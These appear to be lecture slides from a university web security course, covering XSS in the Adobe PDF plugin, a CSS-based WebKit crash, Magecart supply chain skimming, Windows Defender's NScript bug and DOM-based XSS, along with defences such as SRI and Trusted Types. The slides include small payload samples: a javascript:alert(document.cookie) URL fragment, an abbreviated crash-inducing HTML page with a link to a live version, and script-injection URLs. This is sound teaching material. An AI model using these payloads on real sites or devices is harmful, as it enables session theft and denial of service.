
In the news last week: CVE-2024-1672

- “Inappropriate implementation in Content Security Policy in Google Chrome prior to 122.0.6261.57 allowed a remote attacker to bypass content security policy via a crafted HTML page. (Chromium security severity: Medium)” [1]
- Published: 2024-02-21
- Details not public yet

[1] <https://nvd.nist.gov/vuln/detail/CVE-2024-1672>

Weird XSS flaw in Adobe PDF plugin [CVE-2007-0045]

Adobe PDF plugin would execute raw JavaScript included in #-fragment of the URL

`https://a.com/file.pdf#anything_you_want=javascript:alert(document.cookie)`

To make matters worse:

- Origin of the script taken to be a.com
- *Is there any way for webserver at a.com to spot this attack?*
No, as the #-fragment is never sent to the server

Example: CSS injection in WebKit rendering engine



Sabri

@pwnsdx

Follow



How to force restart any iOS device with just CSS? 💣

Source: gist.github.com/pwnsdx/ce64de2 ...

IF YOU WANT TO TRY (DON'T BLAME ME IF YOU CLICK) : cdn.rawgit.com/pwnsdx/ce64de2 ...



Safari DoS ☠️ (Original tweet: <https://twitter.com/pwnsdx/status/1040944750973595649>, try it: <https://s3.eu-central-1.amazonaws.com/sabri/safari-reaper.html>, gist.github.com)

5:45 am - 15 Sep 2018

1,864 Retweets 2,629 Likes



138 1.9K 2.6K

<https://twitter.com/pwnsdx/status/1040944750973595649>

CSS injection causing WebKit problems

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <style>
    body { background: repeat url('data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAS
      }
    div { backdrop-filter: blur(10px); webkit-backdrop-filter: blur(10px);
          width:10000px; height:10000px;
        }
  </style> </head>
<body>
<div><div><div><div><div><div><div><div><div><div><div><div><div><div>...
</body> </html>
```

The **backdrop filter** property of CSS provides (CPU-intensive!) graphical effects such as blurring and colour shifting

Is this a WebKit bug? Or a bug in the app using the WebKit engine?

Supply chain attacks [2018-2019]

LILY HAY NEWMAN

SECURITY 09.11.2018 03:00 AM

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.



Ticketmaster Blames Third Party Over Data Breach

By [Kevin Townsend](#) on June 28, 2018

BRIAN BARRETT

SECURITY 07.11.2019 06:00 AM

Hack Brief: A Card-Skimming Hacker Group Hit 17K Domains—and Counting

Magecart hackers are casting the widest possible net to find vulnerable ecommerce sites—but their method could lead to even bigger problems.



Hotel websites infected with skimmer via supply chain attack

Sep 19, 2019

NEWS by [Bradley Barth](#)

Here attackers compromise a 3rd party JavaScript library

Supply chain attack



Recall: confusingly, 3rd party JavaScript included in 1st party HTML source is counted as **same origin**, so SOP does not impose any access restrictions on **lib.js**

Example: Magecart supply chain attacks

One of the ways that criminal group Magecart did supply chain attacks

1. Look for misconfigured S3 buckets in Amazon cloud that are world-readable & writeable
2. Add malicious code to any *.js files in that bucket
Code to scrape webpage to look for credit card info
& report it back to magecart.com
3. Sit back & wait for any credit cards to be reported

Not exam material, but interesting background reading:

<https://www.riskiq.com/blog/category/magecart>

<https://www.wired.com/story/magecart-amazon-cloud-hacks/>

SubResource Integrity (SRI)

Countermeasure against supply chain attacks:

SubResource Integrity (SRI)

HTML source of webpage includes a hash of external resource and browser checks the hash after loading it (and before using it)

https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

Easier way to get malicious content on website?

Another way to get malicious content on a website, instead of compromising the supply chain?

Hack the server!

- For instance, by
 - abusing **weak or phished credentials** to admin page
 - exploiting **security vulnerabilities** in server infrastructure, eg. WordPress plugins

Web site defacement is very old-fashioned & childish, but still happens:

`https://www.zone-h.org/archive?hz=1`

JavaScript injection in other places than browsers

Windows Defender is anti-virus solution on Windows

The image shows a screenshot of a tweet from Tavis Ormandy (@tavis0). The tweet text reads: "I think @natashenka and I just discovered the worst Windows remote code exec in recent memory. This is crazy bad. Report on the way. 🔥🔥🔥". Below the text, it shows 2,632 retweets and 2,922 likes. The tweet is dated 19:14 - 5 mei 2017. Below the tweet, there is a reply from Tavis Ormandy (@tavis0) dated 6 mei, which says: "Als antwoord op @tavis0 @natashenka Attack works against a default install, don't need to be on the same LAN, and it's".

Tavis Ormandy  [@tavis0](#) 

I think [@natashenka](#) and I just discovered the worst Windows remote code exec in recent memory. This is crazy bad. Report on the way. 🔥🔥🔥

RETWEETS **2.632** VIND-IK-LEUKS **2.922**

19:14 - 5 mei 2017

134 2.632 2.922

Tavis Ormandy  [@tavis0](#) · 6 mei 

Als antwoord op [@tavis0](#) [@natashenka](#)

Attack works against a default install, don't need to be on the same LAN, and it's

Windows Defender XSS bug [CVE 2017-0290]

- Some anti-virus solutions try to stop malicious JavaScript, by
 1. looking for JavaScript code in incoming traffic
 2. running this JavaScript in a sandbox, to see if it does anything strange
 3. if so, remove it from the incoming traffic
- **Windows Defender** does this, using the **NScript JavaScript engine** inside MsMpEng Malware protection engine
- Unfortunately...
 - A **memory corruption bug in NScript** allows malformed JavaScript to crash MSMpEng
 - ie the kind of bugs studied in Hacking in C
 - To make matters worse: **NScript runs at a very high privilege level**

<https://arstechnica.com/information-technology/2017/05/windows-defender-nscript-remote-vulnerability/>
<https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5>

XSS in more places?

Android/iOS apps increasingly use similar technologies as websites

- **HTML, JavaScript, URLs ...**

so apps can also fall victim to XSS

Also: **Electron** desktop apps are built using JavaScript

Benefits:

- **cross-platform**
- **re-using components & expertise of the app**

Downsides?

- **risk of XSS. And now without the browser sandbox...**

Maybe running Discord, Microsoft Teams, ... in the browser is more secure than running the standalone Electron apps?



DOM-based XSS

-

yet more XSS problems...

Some more DOM examples

Try out

https://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM2.html

with some arguments for query parameters **uid** and **name** and/or a **fragment**

Eg

https://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM2.html?uid=1234&name=Jan#56767

Example: DOM-based XSS via URL parameter

Suppose webpage contains the vulnerable JS code

```
<script> var params = URLSearchParams((document.URL).search);  
        document.write(params.get('name' ));  
</script>
```

This writes the `name` parameter from the URL into the webpage.


- Eg, for <http://bla.com/welcome.html?name=John> it will return `John`
- But what if the URL contains JavaScript in the name?
<http://bla.com/welcome.html?name=<script>... </script>>
- Attacker can create malicious URLs to inject JavaScript

Solution?

- JS code should carefully validate and/or encode untrusted data
`document.write(HTMLencode(params.get('name')));`

Example at http://www.cs.ru.nl/~erikpoll/websec/demo/xss_via_DOM.html

DOM-based XSS - in more detail



1. Webpage contains vulnerable script **f.js**
 2. Attacker sneaks in malicious argument **bad** to this vulnerable script
 3. Execution of **f(bad)** creates & injects malicious script into the DOM
- Different ways to inject the malicious argument, eg.
 - from a URL parameter
 - from the server, where it was injected (as with stored XSS); it is then retrieved via XMLHttpRequest
 - from another web server
 - Any sanitization/encoding has to be done client-side, by JS code in the web page – i.e. in the JS function **f**

'Normal' XSS (reflected or stored) vs DOM-based XSS

'Normal' XSS

1. Attacker injects **payload** ■, via stored or reflected attack
2. Server includes this payload in webpage sent to the client
 - Web server can prevent this by careful **sanitisation/encoding**



DOM-based XSS:

1. Web page sent to the client does not contain script – *yet* ...
 2. Execution of JavaScript in the browser adds the malicious script into the webpage using the DOM API
- Sanitisation** to prevent it would have to happen client-side, and have to be done by JavaScript code that modifies the webpage

Preventing DOM-based attacks can be hard!

In a complex dynamic web page, it may be hard to tell which pieces data might end up in a place where they are rendered as HTML

There are even examples where *HTML-encoded* strings, eg

```
&lt;script&gt; alert('XSS') &lt;/script&gt;
```

are executed because some JS library functions do *HTML-decoding*

To structurally prevent DOM-based XSS Google has proposed a new DOM API.

Chrome supports this new DOM API since 2019.

See <https://web.dev/trusted-types>.

Not exam material, but if you ever go on to make a complex web application, you should consider using this.